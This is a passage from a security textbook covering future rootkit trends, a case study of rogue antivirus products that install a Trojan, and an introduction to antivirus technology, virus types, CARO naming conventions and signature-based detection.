Many comments and articles have been written about the advanced research into rootkits that make use of the Graphical Processing Unit (GPU). New graphic cards from companies such as Nvidia offer amazing processing power and actual code execution capabilities without using the host's CPU or memory. Being able to execute a rootkit or hide data away from the host's RAM and CPU would be a great stealth capability. Because the proposed CPU rootkit will not access host memory or CPU, current hardware and software detection mechanisms will not work. Research is expected to evolve to include other processing units such as Physics Processing Units (PPU) and Artificial Intelligence Processing Units (AIPU) as the gaming industry's continued demand for custom processing capabilities expands the footprint of these processing units to the average PC.

Currently, no proof-of-concept code has been released into the public that uses a GPU, but rootkit.com has a dedicated project to researching the capabilities of this approach and producing public code to implement the research. Furthermore, a recent trend in what is being called *GPU Computing* has increased the level of developer activity dedicated to using GPUs for computing. As the GPU development community expands, hardware-based rootkit development will definitely pick up.

CUSTOM ROOTKITS

Customization is one of the latest realized benefits of technology. You can buy almost anything and convert it to match your personality and requirements. From iPods to shoes, customization is leading the new technology revolution. Rootkits won't miss out on this trend. Like malware construction kits, rootkits, specifically user-mode rootkits, will be built using automated tools. We have already seen malware construction kits include the capability to deploy a rootkit along with malware. In the future, that rootkit will be customized to provide specific types of stealth, execution paths changes, and reinfection options. The rootkit will evolve from a simple camouflage jacket around malware to being an offensive tool that the attacker will leverage to keep his or her infection or exploitation of a server active.

Imagine being an administrator trying to remove a piece of malware only to find that after you remove the malware and reboot the machine, the hardware rootkit causes a reinstall of the software rootkit within the operating system in a new and different form that perhaps your antivirus or anti-spyware product cannot detect. Rootkits will start to become an infection manager for the machine, ensuring the malware is undetectable or reinstalled if functionality is compromised.

Antivirus and anti-malware tools will need a significant upgrade to handle these types of attacks. As we have already discussed, antivirus and anti-malware software operate at the same level as most kernel-mode rootkits; therefore, these tools have difficulty adequately removing or detecting the rootkit. In addition, the functionality implemented in malware to detect, stop, or circumvent security technologies will move into the rootkit as it traditionally runs at a higher privilege level than the malware and will have more control and access to the machine.

SUMMARY

Like the evolution of viruses into aggressive identity-stealing malware, rootkits are evolving to be harder to detect, customizable, and automated. Rootkits are adapting to new environments such as databases and applications and moving away from the operating system software and into the PC hardware in order to remain installed and functional.

The customization of rootkits will drive new detection requirements similar to the antivirus and anti-malware technologies of today. Even though many security experts thought that hardware-based rootkit detection, such as an expansion PCI card or new extensions to the CPU instruction set, would end the rootkit problem once and for all, recent developments have proven otherwise—for example, the technique shown by Joanna Rutkowska at Black Hat 2007 where she demonstrated software that can give hardware rootkit detectors different views of the system's RAM, causing them to fail. The authors feel that the best rootkit detection technology will be a hybrid that uses hardware and software.

The rootkit war is about to get dirty, and the enduser will get caught in the cross fire as advanced rootkit technology is leveraged by malware. Malware infections will last longer and cause more damage as they will be protected by rootkits and reinstalled when removed. Rootkits are starting to move into new areas that can cause much more destruction than ever before. Supervisory Control and Data Acquisition (SCADA) networks, car computers, and cell phones are the next areas to be hit with rootkits. Imagine the affect of a rootkit installed on a car computer that prevents the use of antilock brakes or causes your GPS software to no longer find certain addresses.

PART III


**PREVENTION
TECHNOLOGIES**

CASE STUDY: A WOLF IN SHEEP'S CLOTHING

Hundreds of prevention technologies and methodologies are available to solve the growing malware problem but not all are created equal, and it's easy to be fooled into a sense of security by the advertising and media that malware prevention companies use. To show how malware removal is becoming even harder, this case study shows how some malware prevention technologies are wolves in sheep's clothing by pretending to be malware prevention technologies that actually install more malware!

Rogue Software

MalwareProtector 2008, Wista AntiVirus, Antivirus 2009! These "products" have great looking websites and user interfaces promoting their capability to remove hundreds of malware variants. These look real, seem to find legitimate threats, and clean them all for a very good price. What the average user doesn't feel is the real price these rogue security products actually cost. Paying for or being tricked into buying a fake product opens the user to a variety of problems such as losing sensitive data or being attacked by further malware that can be even more costly than the fake product!




Visit the wrong website or click a link to suspicious website from a friend's email or chat session and you might receive a popup telling you, "This file has been 100% digitally


signed and independently certified as 100% free of viruses, adware, and spyware.” And if you just click OK, this software will scan your system for threats right now. Seems like a great idea and many users click OK.


NOTE

The URLs within the illustrations shown in this case study have been removed to protect readers from accidentally visiting a site that may install malicious code onto their machine.




Once you've clicked OK, the software pops up and seems to find some dangerous spyware on your machine, and if it found the spyware so quickly, the application must be good. As you click the Remove All button, your web browser prompts you to open or download a new file that has a similar name to the anti-malware program you just ran. So you click Run, thinking this is required to start the cleaning process.





The program is downloaded and executed and a nice icon appears in the notification area, showing that the software is now protecting you. For this software to have been downloaded, the user had to agree to two prompts within the web browser and then agree to execute the program. No exploit was used—just good old-fashioned psychology.



Next the software attempts to clean the malware it found so quickly. Usually a message appears saying that the software is out of date and that you need to update your software to properly clean the malware. Another browser window opens, redirecting you to a site that seems legitimate and asks for a small payment to set up your update subscription. You look for the lock icon that every security expert has told you to look for to ensure a site is legitimate. The lock icon tells you that the site is using an encrypted communications channel with the website and that the remote web server's identity

matches what the encryption certificate says it should. You see the lock and continue to purchase your updates. The software then “updates” itself and “cleans” the malware.

Congrats, you’ve cleaned malware from your machine! Or so you thought.

What do these rogue security products have in common?

Great Interface

Usually, rogue security software creators spend a good amount of time creating a great-looking interface that may even rival the legitimate commercial anti-malware vendors. Smooth clean icons, functionality that appears to be similar to commercial vendors, focused marketing, and simple processes that just seem to “work”—all make for a great user experience and interface.

Although the interface may look great, the content is usually not properly put together. For example, the text will contain improper English, use slang, or have content that is mutually exclusive.

The website and application are also usually very user friendly and filled with buzz words to make the user feel that he or she needs the application. Anytime the user tries to leave the site, such as by clicking the close button, the browser’s Back button, or so on, he or she is greeted with a pop-up begging the user to stay because the computer may still be infected. Almost all of these sites use fear as the main motivator.

They Work! Sometimes...

Some of the rogue software actually removes malware. It will remove its malware competition and ensure it stays on your workstation so you purchase it. By removing other malware that may be installed on your machine, the rogue software becomes the dominant malware that is in full-control of your workstation. The rogue software does some good but only to further its own agenda. Furthermore, the rogue software will install adware or Trojans to capture information. In our case study, AntiMalware2009 is a wolf! AntiMalware2009 doesn’t actually remove any malware, but it does pretend to remove malware while it downloads and install a zlob Trojan. The zlob Trojan provides attackers with remote administrative access to your workstation, meaning anonymous attackers could log in to your computer and access all your private information including bank accounts and personal documents.

Partially removing other malware makes the wolf, the rogue software, appear to be a sheep, or a good malware prevention technology. So how do you know if you downloaded a wolf or a sheep to solve your malware problem? When looking for a solution to your malware problem, make sure you use prevention tools that are industry recognized and recommended by security experts and security forums. Not all prevention tools are made alike and millions of dollars are invested in prevention technology each year.

If you have never heard of a tool before, try running a search on the tool’s name and see what reviews come up and read what the reviews say. Much of the rogue prevention software available for download has been seen and analyzed before, and companies such as Symantec and McAfee have web pages and blog postings describing the problems

the rogue software causes and how to remove it. Remember the old saying, “You get what you pay for,” so be wary of completely free prevention tools that don’t seem to have a large community following.

CHAPTER 7

ANTIVIRUS

These days it is almost a foregone conclusion that a computer has antivirus (AV) software installed. When you purchase a computer at Best Buy or on Dell's website, the software comes bundled with the system. The computer security policies of federal government and private industry alike now largely require AV be present on any system that connects to their network. Home users look to AV software to protect their system and data from malicious viruses, worms, Trojans, spyware, adware, and a host of other Internet-based threats. This situation has been ongoing for nearly a decade and is obviously good business for the AV companies—but is it good for the consumer? Does AV technology really work? How does it work and is it sustainable?

In this chapter, we'll present the facts about the features and techniques common to nearly all AV software on the market today. Then, we'll take a critical look at the debate about the usefulness of AV technology and how the industry has fought for its survival in recent years.

NOW AND THEN: THE EVOLUTION OF ANTIVIRUS TECHNOLOGY

Worms and viruses have a sordid and lengthy history that could span pages and pages in this book. Quite frankly, we think it would bore you to tears (not to mention this information is freely available online at Viruslist.com, <http://www.viruslist.com/en/viruses/encyclopedia?chapter=153311150>). What's more important (and not so well-documented) is the evolution of AV technology that has occurred in step with that of viruses and, specifically, how AV products have adjusted their tactics in questionable ways to stay one step ahead. This cat-and-mouse game is a familiar concept we've also seen in the struggle between rootkit authors and anti-rootkit technology: Advances in one technology force advancements in the other, resulting in an endless cycle of one-ups.

To set the context, the cat-and-mouse game in the AV world started in the late 1980s with simple file viruses that infected computer programs on disk. Viruses were transmitted via removable media such as floppy diskettes. At the time, simple antivirus applications checked for the presence of these malicious files on disk and removed them. Out of this concept arose one of the industry giants: Norton. And thus the AV industry was born.

To counter the growing detection industry, virus authors utilized more advanced infection and transmission methods. The Internet's rise in the mid-1990s was the perfect incubation and breeding ground for such viruses, and soon transmission capabilities became literally unbounded as email developed into a primary source of communication for personal and business use. Antivirus products modified their approach to also scan outgoing email for viruses. Free webmail services like Yahoo! added virus scanning capabilities to help stave off the threat. A similar evolution occurred in other products, such as web browsers and email clients, in the form of toolbars and add-ons.

Today, we find ourselves with a bloated \$10 billion AV industry with roughly 40 commercial and free AV products (<http://adl.csie.ncu.edu.tw/uploads/CloudAV.ppt>). The

threat is equally as bloated. According to a Sophos threat report released in January 2009 (http://www.sophos.com/sophos/docs/eng/marketing_material/sophos-security-threat-report-jan-2009-na.pdf), the rate of email attachment infection was at its highest in 2008 with 1 infection per 200 emails sent over the Internet. In September 2008, you had a .5 percent chance of contracting a virus if you opened an email attachment. To make matters worse, 31 percent of those infected emails contained a backdoor or Trojan meant to download multiple malicious programs for various purposes such as stealing passwords and credit card information. The same report outlines the serious nature of these threats, predicting the tactics will become even more ruthless and difficult to detect in 2009. Ironically, this conclusion also highlights why AV companies have struggled to prove their effectiveness and relevance in recent years.

Caveats and Disclaimer

We would like say up front that we are neither recommending nor disparaging any AV product in particular. Our goal is to present the facts so you, the reader, can make an informed decision based on an analysis of those facts and recent trends. Also we present several charts and figures from a limited set of sources, because very few sources are available that actively test antivirus products. The test results presented by these sources should be treated with a modicum of skepticism, and the reader should draw his or her own conclusions from the data presented in this chapter.

Furthermore, none of these results attempt to validate the accuracy or “honesty” of any particular product. Thus, a product that reports every malware sample as a virus would obviously show the highest detection rate.

As always, the general advice is to use common sense; *ergo, caveat emptor*.

THE VIRUS LANDSCAPE

Before delving into the issues surrounding antivirus products, we want to cover pertinent aspects of the viruses themselves—taxonomies, classifications, and naming conventions. All of these aspects impact the performance and scope of AV products. We’ll also quickly review the main types of viruses that plague systems today.

Understanding the capabilities of each virus type is important in order to determine the threat, potential impact, as well as a plan for incident response and/or handling. Viruses generally operate in a dedicated environment, such as the file system or boot sector or within a macro. We’ll look at typical file and boot sector viruses, which have remained in public purview for over 25 years; the development, growth, and success of macro viruses; and the evolution of complex viruses. Later in this chapter, we’ll cover examples of each virus type to illustrate real-world examples of viruses and what makes them successful.

Definition of a Virus

As a starting point for a definition, we maintain that a virus is a program that is designed to alter the targeted system without the user's consent. In order to achieve this goal, or as a side effect of attempting to achieve this goal, the virus may copy itself to multiple storage locations (attached disks) and other hosts on the network, modify system objects on disk or in memory, or disrupt normal system operation in some way. Viruses tend to be destructive to the system, attached devices, and data. A virus should not be confused with related terms such as worms, Trojans, backdoors, and other malware, though the capabilities of all of these tend to overlap. Here is a quick summary of the distinctions among these various types of malware:

- **Trojan** A program that claims or appears to have a certain functionality but also includes unwanted or unadvertised functionality that typically gives someone unauthorized remote access to a computer or downloads additional malware
- **Worm** A program that autonomously propagates across network(s) by infecting host machines
- **Backdoor** A stealthy program that bypasses normal authentication or connectivity methods to provide unauthorized access to a computer

Another classification of malware-like programs is *grayware*, which typically includes adware and spyware, programs that are not as dangerous as malware but can still reduce system performance, weaken the system's security posture, expose new vulnerabilities, and generally install nuisance applications that can affect the system's usability.

Viruses, on the other hand, infect *existing programs and applications* and spread by infecting these applications on host machines. Depending on the specific goals of the virus, it may also escalate its privileges using privileged system functions and even install a rootkit for entrenchment. Most viruses do not attempt to be stealthy, unless the virus is advanced and includes polymorphic capabilities.

A computer virus is analogous to a biological virus in many ways: It relies on a host to survive and has representative characteristics that can be used to identify and inoculate against the virus.

Antivirus products were originally intended to inoculate programs against known viruses. Since that time, antivirus products have expanded in step with the growing classes of malware and grayware and generally advertise the capability to detect all of these types of programs. This chapter, however, focuses solely on viruses.

Classification

Virus researchers classify viruses using a taxonomic system to maintain order in the field of virus research and information sharing. Rather than belaboring the topic of computer

virus naming-convention standards and the lack of updates over the past 18 years—a sentiment of frustration shared by Symantec (<http://www.symantec.com/avcenter/reference/virus.and.vulnerability.pdf>) and other AV vendors—we'll provide a brief reference guide for generally accepted naming conventions. In 1991, the Computer AntiVirus Researchers Organization (CARO) formed a committee to provide a standard naming convention for virus research. The convention agreed upon is

Family_Name.Group_Name.Major_Variant.Minor_Variant[:Modifier]@suffix

Each part of the naming convention should only use alphanumeric characters, which are not case sensitive. Underscores and spaces may be used to increase readability. Each section should be limited to twenty characters.

Table 7-1 describes each part of the naming convention set forth by CARO.

Table 7-2 is a comprehensive table of virus name prefixes, which are always capitalized and never exceed five characters in length. Symantec provides a detailed list on their website (http://www.symantec.com/security_response/virusnaming.jsp).

Variable	Description
Family name	Represents the family to which the virus belongs based on structural similarities, but sometimes a formal family definition is impossible. The family name may also be defined in the code itself, essentially giving the author the chance to name the virus.
Group name	A subcategory of family, but rarely used.
Major variant	Almost always a number, which is the virus's length (if known).
Minor variant	Small variants of an existing virus, usually having the same infective length and structure. The minor variant is usually identified by a single letter (<i>A, B, C, etc.</i>).
Modifier	Modifiers are used to describe polymorphic viruses and are identified by which polymorphic engine they use. If more than one polymorphic engine is used, the definition may include more than one modifier.
Suffix	Suffixes are used to describe specifically how the virus spreads, such as email or mass mailers, which are abbreviated @M and @MM, respectively.

Table 7-1 CARO Virus Naming Convention Descriptions

Prefix	Description	Prefix	Description
A97M	MS Access97	OS2	IBM's OS/2 viruses
AM	MS Access	PERL	Perl viruses
AMI	AmiPro viruses	PPT	MS PowerPoint
BASH	Bash viruses	VBS	MS Visual Basic
BAT	DOS batches	W2K	Windows 2000 files
BOOT	MBR, DOS-BR, Floppy-BR	W32	Windows 95/98/NT/2K files
COR	CorelDraw viruses	W3X	Windows 3.x files
DOS	DOS file	W95	Windows 95 files
ELF86	ELF x86 binary viruses	W97M	MS Word97 viruses
HLP	MS Helpfile viruses	WM	MS WinWord Macro viruses
JAVA	Java viruses	WNT	Windows NT files
JS	Java Script	WORK	MS Works
LINUX	Linux-based viruses	X97M	MS Excel97 viruses
MAC	Macintosh viruses	XM	MS Excel Macro viruses

Table 7-2 Standard Virus Naming Convention Prefixes

Simple Viruses

In this section, we'll cover several virus types and their attributes. These viruses are known as *simple* or *pathogen* viruses. These programs have been the mainstay of malware for the past quarter century.



File Virus

<i>Popularity</i>	7
<i>Simplicity</i>	8
<i>Impact</i>	7
<i>Risk Rating</i>	7

In addition to the basic intent of a virus as defined previously, a *file virus* infects one or more executable binaries that reside on disk. Usually this means adding functionality

Infection Method	Actions Taken by Virus
Overwriting	The virus will erase the target code and replace it with the infected file.
Parasitic	A parasitic virus will append, prepend, or insert virus code into an existing file in order to gain control of the file.
Companion	A companion will duplicate the target file, resulting in a copy of the original that contains the virus.
Links	Links modify the targeted field in the file system to incorporate a link to the virus file.
Application source code	Some applications can be modified to include an active virus in the source code, which will install during the application installation.

Table 7-3 Common File Virus Infection Methods

to the file, but it can also constitute partial or complete overwriting of the file. This type of virus achieves stealth by hiding itself in a potentially trusted file, so the next time the user loads the file, the virus gets executed as well. However, as noted in our definition of a virus, stealth is not a primary goal.

To carry out these actions, the virus must use some method of infection. Table 7-3 shows common methods used to infect the system.



Boot Sector Virus

<i>Popularity</i>	6
<i>Simplicity</i>	7
<i>Impact</i>	9
<i>Risk Rating</i>	7

Boot sector viruses are designed to infect the Master Boot Record (MBR) of a system's hard drive. The Master Boot Record, one type of a *boot sector*, stores information about the disk, such as the number and types of partitions. In drive geometry terms, the MBR is always located at location cylinder 0, head 0, sector 1.

The boot process is initiated in firmware by the system BIOS and then transferred to whatever operating system is installed, which is pointed to by the MBR. A boot sector virus simply infects the MBR on the system; the BIOS executes the virus instead of the operating system.

The virus must be present in the boot sector of the primary boot device on a computer system in order to be executed. This boot sequence can easily be modified in modern BIOS programs to point to a CD-ROM, USB device, or floppy drive. If the system boots from uninfected media, the virus will not get loaded.



Macro Virus

<i>Popularity</i>	4
<i>Simplicity</i>	9
<i>Impact</i>	5
<i>Risk Rating</i>	6

Macro viruses were popular in the mid 1990s as Microsoft's Office suite became popular. An *application macro* (or just *macro*) is a programmed shortcut to a task that is often repeated. The use of macros, while extremely useful and beneficial, can also be very damaging. Macros programmed in Microsoft Visual Basic for Applications (VBA) and Word Basic can be loaded automatically when Microsoft Office applications are loaded. This offers the virus an ideal opportunity to launch without notifying the user. For example, a user receives an email containing an attached Word document and opens it. The Word document launches and the macro virus is loaded on the target system. The automatic loading of macro viruses can be done through hundreds of different macro types and on any application that can support document-bound macros. Microsoft applications are commonly targeted for this type of virus, due to their global popularity/adoption rate, extensive integration, and support of macros.

Most applications have disabled many macro controls by default or require user interaction in order to run the macro. The Microsoft Office Isolated Conversion Environment (MOICE) (<http://support.microsoft.com/kb/935865>) is a free tool developed by Microsoft that helps prevent macro viruses from ever running by dynamically converting binary Microsoft documents into a newer open XML format in an isolated sandbox. This conversion removes any malicious content that may cause a virus to load and execute successfully. MOICE is recommended as a basic security measure by the National Security Agency (NSA) in their *Mitigation Monday* unclassified paper (http://www.nsa.gov/ia/_files/factsheets/MitigationMonday.pdf).

Complex Viruses

In this section, we'll look at how complex viruses have evolved in the constant "arms race" between virus development and detection. This has kept the creativity within virus development efforts alive, searching for new techniques to evade or sidestep antivirus software while antivirus development companies continue to defend against global virus attacks.



Encrypted Viruses

<i>Popularity</i>	9
<i>Simplicity</i>	2
<i>Impact</i>	9
<i>Risk Rating</i>	7

The *encrypted virus* was the first major breakthrough in an effort to avoid detection by antivirus software scanners; an encryption engine would encipher the text, helping to evade ASCII or hex detection scanning of simple antivirus engine. The concept was to encipher the virus payload and utilize a self-decrypting module in order to execute the code at runtime. This prohibited the antivirus scanner from detecting the virus through older signature detection methods. However, antivirus software signature detection techniques evolved to focus detection on the decryption modules themselves, which were found and analyzed within the previously discovered copies of the virus.



Oligomorphic Viruses

The next logical step for encrypted malware after their decryption routines were regularly detected by AV products was to randomize the decryption routine itself. *Oligomorphic code* is a code sample that is able to select among several decryptors randomly in order to infect a target. This allows oligomorphic viruses to take the basics of an encrypted virus to a higher level by utilizing multiple decryptors. An oligomorphic virus is capable of changing the decryptor, just as a polymorphic virus (explained next) can; however, it cannot change the encrypted base code. Some viruses are able to create multiple decryptor patterns that are unrecognizable in each new generation to avoid signature based antivirus detection.



Polymorphic Viruses

The most common type of morphing code in some viruses is polymorphism. *Polymorphic viruses* are able to create an unlimited number of new decryptors that can all use different encryption methods on the virus body. Polymorphic engines are designed to use pseudorandom number generators as well as techniques to create multiple variations of bogus code in order to obfuscate the body of the virus code. This makes detecting the virus extremely hard.



Metamorphic Viruses

Metamorphic viruses differ from polymorphic viruses in that they do not contain a constant virus body or decryptors. With each new generation, the virus body itself morphs just enough to evade detection. This morphing code is encapsulated in one single code body

that is able to carry the virus code. The largest significant identifier of metamorphic code is that it does not completely alter its code. Rather, it simply modifies its functionality, such as swapping registers, altering flow controls, and reordering independent instructions. These relatively insignificant semantic alterations have no impact on the virus's capability and easily fool many AV products.



Entry-Point Obscuring Viruses

The last type of complex virus worth discussing is *the entry-point obscuring (EPO) virus*. This type of virus is designed to write code at a random location within an existing program in the form of a patch or update to that program. Then, when the newly infected program is executed, it, in turn, jumps into the virus code and begins executing the virus instead of the trusted program. Now that the virus can be executed from within a trusted program on the machine, the antivirus engine is less likely to detect this execution method. This family of viruses is very common today and capable of operating for long periods of time undetected on a system.

ANTIVIRUS—CORE FEATURES AND TECHNIQUES

The ultimate goal of AV products is to protect endpoint hosts from malicious software, specifically the types of viruses previously discussed. Therefore, AV products typically install on the host machine and run various services and one or more agents, collectively known as the *antivirus engine*. There are two primary families of detection engines: *manual* or *on demand* and *real-time* or *on-access*.

Manual or “On-Demand” Scanning

The most rudimentary capability of an AV product is to scan files when directed by the user. Usually this scenario involves a security-conscious user downloading a program or a file attachment and then initiating the on-demand scan for that file. Because this method requires user interaction to initiate the scan, the system is not protected from a large class of dynamic malware such as macro viruses that execute when a document is opened. If the user was not aware of macro viruses, he or she would not know to scan the file before opening it. Even if the user did scan the file, the detection is only as good as the AV product and its underlying engine. In either event, there is no guarantee that all viruses will be detected.

An on-demand scan is effectively an offline scan, meaning the file is stored on disk and is not being executed. The AV engine will inspect the file on disk and compare it with binary signatures in its signature database (we'll get to signature scanning shortly). If antivirus engine finds a match, the AV program will alert the user that the file is infected and offer various remediation actions such as to delete, rename, or quarantine the file. Quarantining the file typically involves the AV product moving the file to an isolated folder on the hard drive where it is disabled and marked nonexecutable. This prevents the file from being accidentally executed by the user.

Because this type of detection relies on user-initiated scanning, most AV products offer this as a secondary product capability. The most useful scanning is offered in one or more dynamic, real-time components that actively scan for viruses transparently as the user works on the system. This is known as *on-access* scanning.

Real-Time or “On-Access” Scanning

On-access scanning occurs mostly without the user’s knowledge. As the user opens applications, reads email, or downloads web content, the AV engine is constantly scanning the system’s memory and disk for viruses. If a virus is detected, the AV product will first attempt to halt the malicious activity (e.g., if it is network activity, the AV will block the activity) and then notify the user to take action. This type of scanning is the opposite of on-demand scanning, which takes place in an offline manner.

On-access scanning is the primary detection method for all major AV products on the market today. The details of how this type of detection is implemented are, of course, proprietary, but each vendor uses well-known techniques to detect viruses. In fact, you may notice a striking similarity to techniques discussed in Chapter 4. An on-access scanner insert itself between the operating system and the application requesting the resource. For example, if a virus tries to modify a registry key, it would be routed through the on-access scanner, which would scan the virus, and if it found a signature for the virus, the engine would issue an infection alert.

On-access and on-demand scanning complement each other in the monumental task of protecting a computer from thousands of active security threats. Almost all antivirus vendors combine these scanning engines to create a more robust product. On-access protection ensures users have some sort of “real-time” protection as they work with files and programs on a daily basis and helps stop malicious programs that users may not or cannot scan manually. On-access protection increases the likelihood that newly introduced executable files will be scanned before they’re executed. Best practice is to also run your own on-demand scans regularly. Regular offline scans can help detect malicious programs that were loaded before the real-time engine was up and running.

Signature-Based Detection

Signature-based detection has been used by AV companies since the dawn of the industry. This is the bread and butter of AV products because it represents a living and breathing list of known malicious viruses that keeps the cash flow steady in an industry whose future is in question. AV companies rely on subscriptions from consumers and corporations alike for a substantial portion of their income. These subscriptions include product updates and patches, but are largely for signature update files that are distributed daily/weekly and that keep the user’s AV product up-to-date with the latest signatures for viruses in the wild.

The signature itself can be as simple as a string pattern match or byte signature or as complex as a scoring system that examines attributes of the suspect file to gauge its capabilities. A string matching signature can contain wildcards and is flexible enough to detect padding or garbage in viruses that attempt to morph during execution. Signature

schemes and formats vary among the numerous AV vendor products available, and each product uses different algorithms and logic to select identifying virus features to form signatures. However, the basic process involves disassembling the binary code of known viruses and recording byte sequences that implement the virus's core capability. A very simple example of a byte sequence signature to detect Portable Executable (PE) files, a format every executable program on a Windows system must contain to run, is to scan a file for the *MZ header* byte sequence 4D 5A. Every PE file contains these two bytes. A more realistic example of a byte sequence signature is the byte signature of a well-known encryption or packing library (such as Ultimate Packer for Executables, or UPX) that most viruses use as part of their source code.

The other type of signature, basically a template for a scoring system, is implemented in the scanning engine logic and relies on signature templates that are filled dynamically during scanning. An example template would contain various attributes of the potentially malicious file, such as what libraries the program uses (i.e., ones that would allow Internet connectivity, encryption, and sensitive system libraries); whether it is packed or compressed (often viruses will pack their files to evade signature detection engines); whether it has an encryption/decryption routine (which may indicate it encrypts its own code to evade AV detection); and other attributes of the Portable Executable (PE) header section of the file (if it is an executable) that may indicate tampering or invalid values meant to confuse signature scanners (such as an invalid program entry point).

Beyond the very basic, regular expression pattern matching and the somewhat "real-time" nature of the signature templates, very little dynamic capability is inherent to signatures. In the end, there must be an exact signature match for the virus to be detected, and as we have shown previously, viruses are rarely this predictable.

Signature-based detection has several well-documented weaknesses:

- It relies on a signature database that must be constantly updated, requiring action on the part of both the vendor (to produce the list) and the consumer (to download/install it).
- The signature database is a static snapshot in time and becomes immediately outdated once it is released to the consumer.
- There are literally hundreds of thousands of viruses in the wild, each having potentially thousands of various strains and mutations that require their own signature; this includes only the viruses the AV companies know about.
- It can only detect viruses for which it has a signature.
